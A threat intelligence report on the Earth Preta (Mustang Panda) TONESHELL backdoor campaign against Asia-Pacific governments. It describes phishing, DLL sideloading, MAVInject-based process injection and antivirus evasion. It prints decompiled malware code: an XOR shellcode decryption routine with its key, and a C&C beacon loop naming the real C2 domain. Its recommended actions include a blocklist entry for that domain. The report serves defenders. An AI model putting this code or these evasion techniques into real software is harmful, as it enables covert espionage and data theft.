Earth Preta APT Exploits Legitimate Applications to Evade Detection

Vairav Cyber Security News Report

Date: February 18, 2025

Vairav Cyber Threat Intelligence Team

Vairav Technology Security Pvt. Ltd.

Thirbam Sadak 148

Baluwatar, Kathmandu

Phone: +977 4541540

Mobile: +977-9820105900

Email: sales@vairavtech.com

EXECUTIVE SUMMARY

Trend Micro's Threat Hunting team has uncovered a new cyber espionage campaign by **Earth Preta (Mustang Panda)**, an advanced persistent threat (APT) group targeting government entities in the Asia-Pacific region. The attackers use a variant of the TONESHELL backdoor, leveraging legitimate software side-loading techniques and advanced evasion tactics to exfiltrate sensitive data. Earth Preta has been active since 2022, with over 200 victims, primarily targeting government agencies, political organizations, and critical infrastructure. Their evolving tactics indicate a highly sophisticated espionage operation, requiring immediate attention from security teams.

The attack begins with a spear-phishing email that delivers a malicious PDF decoy, distracting victims while the payload is executed in the background. The malware is sideloaded via Electronic Arts (EA) software and uses the Microsoft Application Virtualization Injector (MAVInject.exe) to inject its code into waitfor.exe when ESET antivirus is detected. Additionally, the Setup Factory installer is used to maintain persistence and avoid detection.

DETAILS OF THE INCIDENT



Figure 1: Infection chain of Earth Preta APT

Attack Chain and Execution

The initial access is gained through a spear-phishing email containing a malicious PDF designed to appear as a government or anti-crime initiative document.



Figure 2: Decoy PDF (left) and translated text (right)

Once executed, the dropper (IRSetup.exe) installs both legitimate executables and malware components, hiding its presence.



Figure 3: Files dropped by IRSetup.exe



Figure 4: Loading the malicious DLL

The malware sideloads EACore.dll (TONESHELL backdoor) via Electronic Arts (EA) software.

The payload execution mechanism differs based on the presence of ESET security software:

- If ESET is detected, MAVInject.exe is used to inject the payload into waitfor.exe.



Figure 5: Function used to inject malicious code to waitfor.exe

- If ESET is not detected, the malware directly injects its code into waitfor.exe using WriteProcessMemory and CreateRemoteThreadEx APIs.



Figure 6: Setting up the structured exception handler



Figure 7: Code injection function



Figure 8: Injected code in waitfor.exe

```
unsigned int __cdecl decrypt_sub_6B7F8D10(int a1, unsigned int a2)
{
  unsigned int result; // eax
  unsigned int k; // [esp+D0h] [ebp-38h]
  unsigned int j; // [esp+DCh] [ebp-2Ch]
  unsigned int i; // [esp+E8h] [ebp-20h]
  char v6[20]; // [esp+F4h] [ebp-14h] BYREF

  __CheckForDebuggerJustMyCode(byte_6B8C8013);
  qmemcpy(v6, "a %A'!\v", 7);
  v6[7] = '\x10';
  v6[8] = 'Q';
  v6[9] = '\v';
  v6[10] = ':';
  v6[11] = 'E';
  v6[12] = '\r';
  v6[13] = 'N';
  v6[14] = '\x1A';
  v6[15] = 'b';
  for ( i = 0; i < a2; ++i )
    *(i + a1) ^= v6[i % 0x10];
  for ( j = 0; j < a2; ++j )
    *(j + a1) ^= v6[(j + 1) % 0x10];
  for ( k = 0; ; ++k )
  {
    result = k;
    if ( k >= a2 )
      break;
    *(k + a1) ^= v6[(k + 7) % 0x10];
  }
  return result;
}
```

Figure 9: Function containing the decryption of shellcode

```
result = CreateEvent_sub_6B8BC4C5(result);
if ( result )
{
  *(v4 + 4) = *a1;
  *(v4 + 8) = a1[1];
  *(v4 + 12) = a1[2];
  *(v4 + 16) = a1[3];
  CreateFile_sub_6B8BE6A5(v4);
  WSA_startup_sub_6B8BEEB5(v4);
  v3 = 0;
  while ( 1 )
  {
    if ( !v3 || v3 >= 1800 )
    {
      v3 = 0;
      get_addrinfo_sub_6B8BF035(v4);        // www.militarytc[.]com:443
    }
    if ( socket_connect_sub_6B8BEEF5(v4) )  // establish connection
    {
      if ( !switch_cases_sub_6B8BC2A5(v4) ) // switch cases
        sub_6B8BEFF5(v4);
      v3 += 70;
      (*(v4 + 1872))(70000);                // sleep
    }
    else
    {
      sub_6B8BEFF5(v4);
      v3 += 70;
      (*(v4 + 1872))(70000);
    }
  }
}
```

Figure 10: Function to communicate with the C&C server

The malware extracts and decrypts shellcode from the .data section, which includes functionalities for establishing communication with its command-and-control (C&C) server at *www.militarytc.com:443* to send system information, hostnames, and unique victim IDs.

Impact Analysis

- Compromised Government and Critical Infrastructure Systems – The attack primarily affects Asia-Pacific government agencies, leading to data breaches and espionage activities.
- Stealthy Data Exfiltration – By leveraging legitimate applications, the malware avoids detection and allows long-term persistence in compromised networks.
- Bypassing Security Defenses – Earth Preta evades endpoint detection by using MAVInject.exe, avoiding signature-based detection.
- Widespread Espionage Threat – Over 200 government entities have already been compromised, indicating a high level of targeting and success.

RECOMMENDED ACTIONS

Technical Mitigations:

- Enforce phishing detection and filtering to block emails with malicious attachments.
- Disable MAVInject.exe execution via group policy (GPO) unless explicitly required.
- Add C2 domains (*www.militarytc.com*) and IP addresses associated with Earth Preta to firewall blocklists.
- Prevent unauthorized DLL sideloading by monitoring abnormal process behaviors.
- Use behavioral analysis tools to detect process injection techniques and unauthorized registry modifications.

Organizational Recommendations:

- Educate personnel on phishing threats and encourage verification of unexpected emails.
- Conduct penetration testing and threat-hunting exercises to identify potential malware infection points.
- Restrict administrative privileges to minimize the risk of lateral movement within networks.

Incident Response Actions:

- Identify potential signs of malware injection within enterprise environments.
- Validate the integrity of legitimate EA applications and scan for unexpected DLL modifications.
- Integrate the latest threat intelligence reports on APT activities to enhance security defenses.

ADDITIONAL RESOURCES AND OFFICIAL STATEMENTS

https://securityonline.info/earth-preta-apt-group-evades-detection-with-legitimate-and-malicious-components/

https://www.trendmicro.com/en_us/research/25/b/earth-preta-mixes-legitimate-and-malicious-components-to-sidestep-detection.html

CONTACT US

Vairav Technology Security Pvt. Ltd.

Cyber Defender from the land of Gurkha

Thirbam Sadak 148, Baluwatar

Kathmandu, Nepal

Phone: +977-01-4541540

Mobile: +977-9820105900

Email: sales@vairavtech.com

Website: https://vairavtech.com